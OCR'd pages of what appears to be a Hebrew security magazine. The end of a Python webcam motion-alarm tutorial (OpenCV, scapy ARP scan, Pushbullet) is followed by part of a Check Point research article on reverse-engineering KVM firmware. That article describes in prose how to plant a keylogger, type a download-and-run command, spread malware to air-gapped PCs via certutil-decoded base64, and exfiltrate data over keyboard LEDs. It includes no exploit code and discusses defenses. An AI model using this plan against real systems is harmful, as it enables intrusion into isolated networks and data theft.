
```
while cap.isOpened():
    success, frame = cap.read()
    assert success, "failed reading frame"
    now = datetime.datetime.now()
```

שימו לב שפונקציית read מחזירה שני ערכים: הצלחה/כשלון ואת התמונה עצמה. כמו כן שימו לב לשורת ה-assert, שנועדה לוודא שהצלחנו לקבל תמונה. אם לא הצלחנו, יזרק exception והתוכנית תצא. השורה האחרונה שומרת את הזמן הנוכחי במשתנה now, לו נזדקק בהמשך.

בהמשך (עדיין בתוך הלולאה) נציג למסך את התמונה שלכדנו, ולאחר מכן נשתמש בפונקציה waitKey כדי לבדוק האם נלחץ המקש q, ובמקרה זה לצאת מהלולאה (ומהתוכנית):

```
while cap.isOpened():
    ...

    cv2.imshow('frame', frame)
    if cv2.waitKey(1) & 0xFF == ord('q'):
        break
```

נסו להריץ את הקוד למעלה. אם המצלמה שלכם מחוברת כהלכה אתם אמורים לראות חלון דומה לזה:



[לכידת תמונה ממצלמת הרשת]

שלב שני - זיהוי תנועה

עכשיו כשיש לנו זרם של פריימים מהמצלמה, נרצה לזהות תזוזה ולהתריע בהתאם. קיימות דרכים רבות לזהות תזוזה, שרובן ככולן מבוססות על השוואה של התמונה הנוכחית לתמונה / תמונות הקודמות. ההשוואה שנעשה בתוכנית שלנו מורכבת ממספר שלבים, שכולם יבוצעו באמצעות הספרייה OpenCV:

1. טשטוש התמונה והמרתה לגווני אפור, זאת כדי להפחית שינויים מזעריים בין התמונות הנגרמים ע"י המצלמה.
2. ביצוע diff (חיסור) בין הפריים הנוכחי לפריים הקודם ויצירת תמונה המורכבת מההבדלים ביניהם. הבדלים בין התמונות יהיו קיימים רק אם התרחשה תנועה כלשהי. אם לא היתה תנועה, הפריימים יהיו (כמעט) זהים.
3. סינון כל ההבדלים מתחת לסף מסויים, כדי להסיר "רעשים" מזעריים הנגרמים ע"י המצלמה עצמה גם אם אין תנועה.
4. אם התמונה הסופית מכילה פיקסלים שאינם שחורים, נניח שהייתה תנועה ונפעל בהתאם.

נתחיל בכתיבת פונקציה המקבלת שתי תמונות (שכבר טושטשו והומרו לגווני אפור) ומבצעת את שלבים 2-4, כלומר מחזירה ערך בוליאני המציין האם הייתה תזוזה. לצורך כך נשתמש שוב בספריית OpenCV:

```
def have_motion(frame1, frame2):
    delta = cv2.absdiff(frame1, frame2)
    thresh = cv2.threshold(delta, 25, 255, cv2.THRESH_BINARY)[1]
    return numpy.sum(thresh) > 0
```

השורה הראשונה בפונקציה מחשבת את ההבדלים בין התמונות ומייצרת את התמונה delta, המייצגת את ההבדלים. השורה השנייה מאפסת את כל הפיקסלים שערכם קטן מ-25, ואת כל השאר קובעת למקסימום (255). ניתן לשנות פרמטר זה כדי לקבוע את הרגישות לתנועה. וכך זה נראה:

שלבי זיהוי תנועה. משמאל, הפריים המקורי, עם היד שלי בזמן תנועה. באמצע, ההפרש בין הפריים המקורי לזה שקדם לו. בימין - ההפרש לאחר הרצת הפונקנציה threshold. כעת כל שנותר הוא להשתמש בפונקצייה have_motion בלולאה הראשית:

```
frame_gray = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY)
frame_gray = cv2.GaussianBlur(frame_gray, (21, 21), 0)

if have_motion(prev_frame, frame_gray):
    last_motion = now
    # TODO: start recording to a video file

prev_frame = frame_gray
```

שתי השורות הראשונות ממירות את הפריים לגווני אפור ומטשטשות אותו. השורה האחרונה שומרת את הפריים הנוכחי למשתנה prev_frame, שבאיטרציה הבאה של הלולאה יהפוך לפריים הקודם (לאחר לכידת תמונה חדשה מהמצלמה). שימו לב שבמידה והיתה תנועה, אנו שומרים את הזמן הנוכחי למשתנה last_motion, לו נזדקק בהמשך.

שלב שלישי - שמירה לקובץ וידאו

כזכור, בעת זיהוי תנועה נרצה לשלוח וידאו של התנועה למכשיר הנייד שלנו. לשם כך נצטרך להקליט את התנועה ולשמור אותה לקובץ וידאו. גם כאן ספריית OpenCV מספקת את הכלים. נתחיל ביצירת אובייקט VideoWriter השומר לקובץ וידאו:

```
motion_filename = now.strftime("%Y_%m_%d_%H_%M_%S_MOTION.avi")
motion_file = cv2.VideoWriter(motion_filename, fourcc, 20.0, frame_size)
```

אתחול האובייקט מתבצע עם הפרמרטים הבאים:

1. שם קובץ הפלט, אותו אנו בונים בשורות הראשונה והשנייה לפי הזמן הנוכחי (מהמשתנה now).
2. אובייקט מסוג CV_FOURCC, המציין את **הקידוד** בו נרצה לשמור את הקובץ. חשוב לבחור את הקידוד כך שיתמך גם ע"י מערכת ההפעלה שלנו, וגם ע"י המכשיר הנייד אליו שולחים את הקובץ. עבורי הקידוד **XVID** עובד מצויין, אך יתכן שתזדקקו לקצת ניסוי וטעייה עם רשימת הקידודים הנמצאת באתר fourcc.org.

```
fourcc = cv2.cv.CV_FOURCC(*"XVID")
```

3. מספר פריימים לשניה.
4. tuple המכיל את רוחב וגובה הפריים, אותו יצרנו מוקדם יותר.

לפני שנמשיך ונכתוב פריימים לקובץ, חשוב להבין את הלוגיקה שאנו עומדים לבצע. כאשר אנו מזהים תנועה, נרצה לשמור לקובץ לא רק את הפריים הנוכחי, אלא מספר שניות נוספות של וידאו. כלומר נרצה שכל עוד יש תנועה נמשיך להקליט לקובץ, ובמידה והתנועה נעצרה - להמשיך להקליט מספר שניות נוספות, ואז לסגור את הקובץ ולשלוח אותו.

במילים אחרות, בתוך הלולאה שלנו נצטרך לבדוק: "האם אנחנו כרגע במצב הקלטה? אם כן - נשמור את הפריים הנוכחי לקובץ". נעשה זאת כך:

```
if motion_file is not None:
    motion_file.write(frame)
```

וכדי לסגור את הקובץ ולשלוח אותו, נחכה שהזמן שעבר מאז התנועה האחרונה יעלה על מספר שניות:

```
if motion_file is not None:
    motion_file.write(frame)
    if now - last_motion > MOTION_RECORD_TIME:
        motion_file.release()
        motion_file = None
        # TODO: send video file
```

כאשר את הפרמטר MOTION_RECORD_TIME נגדיר בתחילת הקובץ, למשל ל-10 שניות:

```
MOTION_RECORD_TIME = datetime.timedelta(seconds = 10)
```

כעת למעשה סיימנו לכתוב תוכנית המזהה ומקליטה תנועה לקובץ וידאו!

שלב רביעי - בדיקה האם אני בבית

גם כאן ישנן דרכים רבות למימוש. לדוגמה: אם למחשב שלנו יש חיבור Bluetooth, ניתן לבדוק אם המכשיר הנייד שלנו בסביבה ע"י סריקת מכשירים קרובים. אני בחרתי בדרך פשוטה של בדיקה האם המכשיר הנייד שלי מחובר לרשת ה-WiFi הביתית.

לפני שנתחיל, יש למצוא את כתובת ה-MAC של המכשיר הנייד שלנו. למי שלא מכיר, כתובת ה-MAC, או כתובת פיזית, היא מספר ייחודי הניתן לכל ציוד רשת בעולם. מספר זה לרוב מוטבע בחומרה עצמה ולא משתנה, ולכן ניתן להשתמש בו כדי לזהות מכשירים ספציפיים, כל עוד הם מחוברים לאותה רשת כמו המחשב שלנו. ניתן למצוא הוראות למציאת כתובת ה-MAC של סוגי מכשירים שונים ע"י חיפוש בגוגל:

```
find mac address <device name>
```

בנוסף נצטרך למצוא את כתובת ה-IP שלנו וה-subnet mask של הרשת הביתית שלנו, ע"י הרצת הפקודה ipconfig ב-command line של Windows (הוראות עבור מערכות הפעלה אחרות). את שני הנתונים האלו נמיר לטווח כתובות ה-IP של הרשת הביתית (בפורמט CIDR) ע"י שימוש בכלי הבא. זה אולי נשמע קצת מסובך, אבל לרוב כל שנצטרך לעשות הוא להחליף את המספר האחרון בכתובת ה-IP שלנו ב-0 ולהוסיף את המחרוזת "/24".

נשמור את שני פריטי המידע הנ"ל במשתנים:

```
DEVICE_MAC = "3d:f9:c2:d8:0f:d5"
SUBNET = "192.168.1.0/24"
```

כעת נשתמש בספרייה scapy כדי לבצע סריקת ARP. שאילתת ARP היא הדרך המקובלת להמרת כתובת IP ברשת המקומית לכתובת MAC. אפשר לדמיין שאילתת ARP כצעקה "מיהו בעל כתובת ה-IP הזאת?", אליה עונה בעל הכתובת בלבד: "אני הבעלים של כתובת ה-IP, וה-MAC שלי הוא...".

סריקת ARP שולחת שאילתות ARP עבור **כל אחת מכתובות ה-IP האפשריות ברשת** ואוספת את התשובות שהתקבלו. אם המכשיר שלנו מחובר לרשת (יש לו כתובת IP ברשת), הוא אמור לענות לפקודת ה-ARP עם כתובת ה-MAC שלו, וכך נדע שהוא מחובר. נכתוב קוד שמבצע את הסריקה הנ"ל, אוסף את התשובות ומחפש בהן את כתובת ה-MAC של המכשיר שלנו:

```
def is_device_connected(mac_addr):
    answer, _ = scapy.srp(
        scapy.Ether(dst="ff:ff:ff:ff:ff:ff") /
        scapy.ARP(pdst=SUBNET), timeout=2)
    return mac_addr in (rcv.src for _, rcv in answer)
```

לאחר הרצת הפונקציה scapy.srp, המשתנה answer יכיל את מערך התשובות שהתקבלו לשאילתות ה-ARP. השורה השנייה בודקת האם כתובת ה-MAC שסופקה נמצאת בתוך אחת התשובות.

שלב חמישי ואחרון - שליחת קובץ הוידאו

כעת נוודא שאנחנו לא בבית, ונשלח לעצמנו התראה עם קובץ הוידאו באמצעות השירות Pushbullet:

```
def push_file(filename):
    if is_device_connected(DEVICE_MAC):
        print "Device is connected, not sending"
        return
    print "Sending", filename
    pushbullet = Pushbullet("PUSHBULLET_API_KEY")
    my_device = pushbullet.get_device("My Device")
    file_data = pushbullet.upload_file(open(filename, "rb"), filename)
    pushbullet.push_file(device = my_device, **file_data)
```

שימו לב להחליף את המחרוזות PUSHBULLET_API_KEY ו-My Device בערכים המתאימים מתוך חשבון ה-Pushbullet שלכם.

כעת כל שנותר הוא לקרוא לפונקציה push_file כאשר סיימנו להקליט את קובץ הוידאו. **אבל...** חשוב לשים לב שהרצת הפונקציה לוקחת מספר שניות, מכיוון שסריקת ה-ARP והעלאת הקובץ הן פעולות ארוכות יחסית. אם נקרא לפונקציה push_file ישירות מהלולאה הראשית, התוכנית שלנו "תיתקע" עד ששליחת הקובץ תסתיים, ולכן נאבד מספר שניות של האזנה למצלמה.

כדי שדבר כזה לא יקרה (חור אבטחה!) נרצה להריץ את תהליך השליחה **במקביל** ללולאה הראשית. ניתן לעשות זאת ע"י שימוש ב-threads, אך ב-python מומלץ להשתמש דווקא בתהליך נפרד. נעשה זאת ע"י שימוש במחלקה Process מתוך הספריה המובנית multiprocessing:

```
if now - last_motion > MOTION_RECORD_TIME:
    ...
    Process(target = push_file, args = (motion_filename, )).start()
```

וכך נראית ההודעה שמתקבלת במכשיר:

ההודעה שהתקבלה במכשיר הנייד

מה הלאה?

כמובן שהתוכניות שהצגתי כאן היא בסיסית מאוד, וניתן לשפר חלקים רבים בה. הנה כמה רעיונות:

1. שמירת כל הוידאו לדיסק, גם אם אין תנועה. אפשר באיכות נמוכה יותר כדי לחסוך מקום בדיסק.
2. הגבלת גודל קובץ הוידאו הנשלח, למשל לדקה אחת.
3. הזרמת הוידאו בלייב למכשיר הנייד.
4. תמיכה במספר מצלמות / מכשירים ניידים במקביל.
5. זיהוי המכשיר הנייד בדרכים אחרות.
6. זיהוי פרצופים והתראה על פרצופים חשודים בלבד.

הקוד המלא

ניתן למצוא את הקוד המלא ב-GitHub של I, Code. אשמח אם תמשיכו לפתח את הפרוייקט, למצוא לי באגים, ולשלוח pull requests!

Key-Logger, Video, Mouse - חלק ד': תקווה חדשה

מאת ליאור אופנהיים ויניב בלמס

הקדמה

ברוכים הבאים לחלק 0x04 (ואחרון) בסדרת מאמרי ה-KVM שלנו. בגלל שאתם בטח סקרנים ולא ישנתם בלילות מציפייה אליו, נצלול ישר לעניינים.

בסוף המאמר הקודם הצלחנו לפענח את הצופן (למרות שאנחנו כלל לא בטוחים שהדבר הזה אמור להקרא "צופן") של ה-BLOB שמכיל את עדכון ה-FIRMWARE. כעת, כל שנותר לנו לעשות על מנת לממש את התוכנית הזדונית שלנו להשתיל Key-Looger הוא להבין כיצד ה-KVM פועל.

עקרונית זה לא אמור להיות מסובך, ה-BLOB הוא סה"כ בגודל 64 קילובייט, מה שנשמע יחסית מעט קוד לעבור עליו, אבל מכיוון שרב האופקודים באסמבלי 8051 הם בית אחד, אז מדובר בכמות קוד לא קטנה (לעזאזל, ארכיטקטורה יעילה בזכרון שכמוך!). לכן, החלטנו להתמקד בשתי שאלות מרכזיות:


- איפה בזכרון של ה-KVM אפשר למצוא את ה-Keystrokes שהגיעו מהמקלדת?
- איך ניתן להכניס קטע קוד שלנו שיוכל לרוץ באופן קבוע, ובלי להפריע למהלך הרגיל של ה-KVM?

השאלה השנייה נפתרה די מהר, בסוף ה-BLOB, לפני אותה שמיניית בתים מפורסמת, יש "אזור מת" שבו ניתן לשים קוד משלנו, ואז כל שנותר לעשות הוא לערוך את הקוד המקורי כך שיקפוץ אל הקוד שלנו בזמן המתאים.

לגבי השאלה הראשונה, זה קצת יותר מסובך... אין ברירה אלא להפשיל שרוולים ולצלול לקוד.

IDA, אני בוחר בך!

לאחר נבירה קצרה בקוד, הגענו לפונקציה שנראית כך:



זו היא אחת מהפונקציות המרכזיות של ה-FIRMWARE שלמעשה רצה בלולאה אינסופית וכפי הנראה מטפלת ברוב הפונקציונאליות המעניינת של ה-KVM. אז כעת, כל שנותר לעשות הוא לחפש איזה חלק בפונקציה אחראי על ההאזנה ל-Keystrokes.

לצערנו, מסתבר שלעשות RE ל-Embedded זה לא ממש טיול בפארק.

הבעיה המרכזית שנתקלנו בה היא שלא הייתה לנו קרקע יציבה לעמוד עליה. הרבה מאוד מה-FLOW של ה-FIREMWARE התבסס על קריאה של ערכים מהזכרון שנכתבו על ידי מקורות חיצוניים (אם אתם זוכרים, במעגל יש עוד 2 צ'יפים גדולים מסוג ASIC שמחוברים גם הם לזכרון). מכיוון שאין לנו מושג מה הערכים האלה אומרים, או מה הפורמט שלהם, אז אנחנו די אבודים בסבך האופקודים.

בד"כ במצב כזה אפשר להעזר ב-Dynamic RE ובעזרת ניסוי וטעייה להבין את המשמעות של הערכים, אבל במקרה שלנו, אין שום פרוטוקול דיבאגינג שיכול לעזור לנו. אולי שווה ליצור אחד?


תחשבו על זה, יש לנו דרך להעלות קוד משלנו למכשיר (פשוט לשנות את הקוד ב-BLOB הלא מוצפן ואז לארוז אותו מחדש), ובנוסף, אנחנו יכולים לנצל את הפרוטוקול הסיראלי כדי ליצור ערוץ תקשורת בין המחשב לבין ה-KVM.

באופן זה אפשר לבנות CUSTOM KVM DEBUGGER משלנו! איך זה עובד? בכל פעם בוחרים מספר נקודות מעניינות בקוד, ומחליפים את האופקוד המקורי ב"קפיצה" לפונקציית ה-DEBUGGING שלנו (שנמצאת ב-"אזור המת" של ה-BLOB) ומעדכנים את ה-KVM עם ה- FIRMWARE הערוך.

הפונקציה משתמשת בערוץ הסיראלי על מנת לתקשר עם ה-DEBUGGER שנמצא על המחשב, שיכול לתת לה פקודות בסיסיות כמו: קריאה וכתיבה לזכרון, קריאה ושינוי רגיסטרים, המשכת הריצה וכו'.

חמושים ב- KVM DEBUGGER, חזרנו לתקוף את הקוד. כעת, כשאנחנו מסוגלים לדגום את הזכרון ולהבין איך ה-FLOW של הקוד מתנהג בכל מיני מצבים, החלה להתבהר התמונה הכללית - הקושחה היא למעשה Man-In-The-Middle ל-"USB HID Reports".


מה זה HID? שאלה טובה. HID זה ראשי תיבות של Human Interface Device, ולמעשה זו היא תת מחלקה פרוטוקול ה-USB שמאגדת את פרוטוקולי התקשורת בין המחשב לדברים כמו: עכבר, מקלדת, גו'יסטיק וכו' (אתם יודעים, מכשירים עם ממשק לבן אנוש). נתמקד בהודעות הקשורות למקלדת: InputReport ו-Output Report:



הודעות HID מהמקלדת למחשב (Input Report) מכילות בית אחת אשר מכיל את התו הלחוץ (בקידוד מיוחד של HID) וModifiers כגון: alt,shift,control. הודעות מהמחשב למקלדת (Output Report) נשלחות מהמחשב למקלדת ומכילות מידע על אילו LED-ים צריכים להיות דלוקים (במילים אחרות, המקלדת לא שולטת על ה-LED-ים שלה באופן עצמאי, אלא מקבלת הוראות לכך מהמחשב). הפרוטוקול תומך בעד חמישה LED-ים שונים, למרות שברב המקלדות יש רק שלושה CapsLock,ScrLock,NumLock (הידעתם? בחלק מהמקלדות ביפן יש LED רביעי שנקרא KANA).

נקודה מעניינת: כחלק מהנסיונות שלנו לפתוח את הקידוד של ה-BLOB ניסינו לראות אם על הפעלת כל מיני פעולות מתמטיות על המידע אנחנו נקבל שכיחות גבוהה של מחרוזות UNICODE\ASCII ב-BLOB. מסתבר שטעינו בקידוד! ה-BLOB היה מלא במחרוזות, אבל מסוג HID. טוב, אין כמו חוכמה שלאחר מעשה.

ובכן, עכשיו שאנחנו מבינים שה-KVM נגיש להודעות ה-HID שעוברות בין המחשב למקלדת, הבה נחזור לפונקציה המרכזית (שרוברסה למשעי, אני חייב להודות):



נעבור בקצרה על החלקים המרכזיים בה:

- HID Parsing: החלק הזה הופך את כל קלט מהמקלדת, שמגיע בפורמט HID, לפורמט ASCII רגיל.
- Hotkeys Handling: בודק האם ה-Keystroke שנקלט קשור ל-hotkey של ה-KVM ומבצע אותו (נגיד ScrLock+ScrLock+2 מעביר אוטומאטית את ה-KVM למחשב בפורט 2).
- Keyboard LEDs Control: במקרים מסויימים ה-KVM משנה את הקונפיגורציה של ה-LED-ים של המקלדת בעצמו, על ידי שליחה של ה-Output Report המתאים, לדוגמא כאשר עוברים מפורט אחד לאחר וה-KVM רוצה לשחזר את ה-STATE הנכון של מצב המקלדת לאותו פורט.
- Keyboard Emulation: ה-KVM יכול להתחזות למקלדת ולהקליד בעצמו תווים לבחירתו

רגע?! מה?! ה-KVM מסוגל, בלי שום קשר למקלדת, לשלוח Keystrokes משלו למחשב? הרי זה חלומו הרטוב של כל כותב רושעות ל-KVM-ים. מה שזה בעצם אומר זה שה-Keylogger שלנו יכול לא רק להאזין לקלט מהמקלדת, אלא גם "לתקתק" כל מיני פקודות למחשב. בנוסף, הפונקציונאליות הזו מאפשרת ל-KVM לשלוח מידע לרושעה שיושבת על המחשב עצמו (על ידי שימוש ב-USB SNIFFER).

ומה לגבי הערוץ חזור? האם הרושעה על המחשב יכולה להעביר מידע לרושעה שעל ה-KVM? אז מסתבר שכן, משום שה-KVM נגיש להודעות ה-Output Report שנשלחות מהמחשב למקלדת (זוכרים? אלו עם הLEDים). על גבי האיתותים האלה אפשר להעביר מידע, ואם אתם דואגים שהמשתמש יראה שהLED-ים על המקלדת שלו מהבהים בצורה חשודה, אז אפשר להשתמש בל-LED-ים הרביעי והחמישי בלבד להעברת המידע (רק צריך להזהר עם מחשבים ביפן ☺).

ובכן, בקווים כלליים, זו תוכנית הפעולה שרקמנו:

- באורח פלא, ה- KVM מודבק עם גרסת ה-Firmware המרושעת שלנו .
- אם המחשב מחובר לאינטרנט, הרושעה "מקלידה" לתוך המחשב פקודה אשר מוריד ומריצה את הוירוס שלנו.
- כעת, הוירוס שעל המחשב יכול להתפשט באמצעות ה- KVM גם למחשבים שאינם מחוברים לאינטרנט, על ידי הקלדה של תוכן הוירוס למחשב החדש (בניסוי שלנו, הוירוס "הקליד" את התוכן של עצמו כ-BASE64, ולאחר מכן הפך את ה-BASE64 לבינארי באמצעות certutil).
- לאחר שהודבקו כל המחשבים שמחוברים ל-KVM, הוירוסים יכולים לתקשר אחד עם השני באמצעות ה-KVM, ולהדליף מידע ממחשב פנימי למחשב אינטרנטי ומשם לשרת שלנו.

אני מקווה שהנקודה ברורה. עצם חיבור ה-KVM לשני מחשבים מאפשר לנו "לדלג" מהאחד לשני, גם אם המחשבים נמצאים ברשתות מבודדות לחלוטין.

וכיצד, אתם שואלים, ניתן להדביק שלא באורח פלא את ה-KVM? קיימות מספר אפשרויות:

- תן לי 30 שניות בפרטיות עם ה-KVM שלך, ואני מעדכן לו את הקושחה ("Evil Maid")
- תרחיש מוגזם במעט, אבל עקרונית אפשר לתקוף גם את מערך האספקה של המכשיר, ולהדביק אותו באחד מהשלבים ("Interdiction").
- ל-KVM-ים מדגמים מתקדמים יותר מזה שחקרנו יש אפשרות לעדכן את הקושחה מהרשת . נצחון קל!
- אמנם לא מצאנו אחת כזו בדגם שלנו, אבל לפי האינטרנט KVM-ים אינם חסינים לחולשות

מה ניתן לעשות על מנת למנוע תקיפה מהסוג הזה? אז מסתבר שבשוק ה-KVM-ים יש דגמים "מאובטחים" שפחות או יותר מתקנים את כל הנקודות החלשות שתקפנו (אין עדכוני גרסא, הפרדה פיזית בין מעגלים של פורטים שונים ועוד). מה שכן, החבר'ה האלה עולים פי חמש מהדגמים הלא מאובטחים.

בנוסף, חשבנו על פתרון תוכנתי שיכול להקשות במידת מה על תקיפות מן הסוג הזה. הקונספט הוא לכתוב service שיסרוק את ההקשות מקלדת ויתריע כאשר הוא מזהה דפוסי הקלדה שמקורם ברובוט ולא באדם אנושי (נגיד, הפרשי זמן קבועים בין תו לתו). מספיק שהסורק יקפיץ MessageBox בכדי לשבש את פעולת ה-Malware שמוטמע ב-KVM. תודה לדרור רפפורט שעזר לנו בחלק זה של המחקר והשמיש את הרעיון.

סיכום

זהו, עד כאן להפעם. מקווים שנהנתם מהמסע, ושלמדתם דבר או שניים על עולמם המופלא של ה-KVM-ים. את המאמר ניתן גם למצוא בפורמט של "הרצאה ב-DEFCON" פה.

ואגב, כל המחקר הנ"ל נעשה במסגרת קבוצת Malware & Vulnerability של צ'קפוינט. אם גם אתם אוהבים לעשות מחקרי אבטחה מגניבים (ולקבל על זה כסף!), אתם יותר ממוזמנים לשלוח קורות חיים ל-yanivb@checkpoint.com

Data Is In The Air

מאת Disscom

